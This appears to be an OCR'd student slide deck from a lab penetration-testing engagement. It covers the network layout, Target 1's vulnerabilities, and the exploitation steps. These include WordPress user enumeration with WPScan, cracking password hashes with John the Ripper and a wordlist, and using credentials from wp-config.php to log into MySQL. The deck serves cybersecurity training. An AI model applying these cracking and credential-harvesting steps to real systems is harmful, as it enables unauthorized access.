Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Prepared by: Concepcion Sosa, Pamela Chairez, Nikki Ghadimi,
Aaron Hernandez, Robert SchmidtAshley Nguyen, Ernesto Torres

Network Topology
& Critical Vulnerabilities

Table of Contents Aaron

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities


02

Exploits Used

03

Methods Used to Avoiding Detect

Network Topology



Network

Address Range:
192.168.1.0-255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname:Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Presented by: Pamela C.

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Sensitive Data in Plain text slide 7 ss		
Weak Passwords	Passwords are generally viewed as short, common, and easy to guess.	Allows attacker to gain access to protected directories.
Sudo Python Privileges	Python has sudo privileges to the point where it doesn’t even need a password	Can exploit python to give the current user full sudo rights to the whole system

Presented by: Aaron

Exploits Used

Exploitation: Sensitive Data in Plain Text


Summarize the following:

- How did you exploit the vulnerability? We used the program called WPScan to enumerate URLs and users of the website’s wordpress
- What did the exploit achieve? This exploit achieved in giving us URLs that we should not know as well as the two usernames used to login
- Process: find the proper URL and run the command:


Exploitation: Weak Passwords

Summarize the following:


- How did you exploit the vulnerability? We used JohnTheRipper to brute force the steven's hash located in the MySQL database.
- What did the exploit achieve? The exploit gave us stevens password by being able to quickly crack steven's hash.
- Process: Extract the hashes to a txt file named wp_hashes.txt from the MySQL database.



```
root@Kali:~# john wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]         (steven)
```



```
wp-admin          wp-content          wp-login.php       xmlrpc.php
michael@target1:/var/www/html/wordpress$ less wp-config.php
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

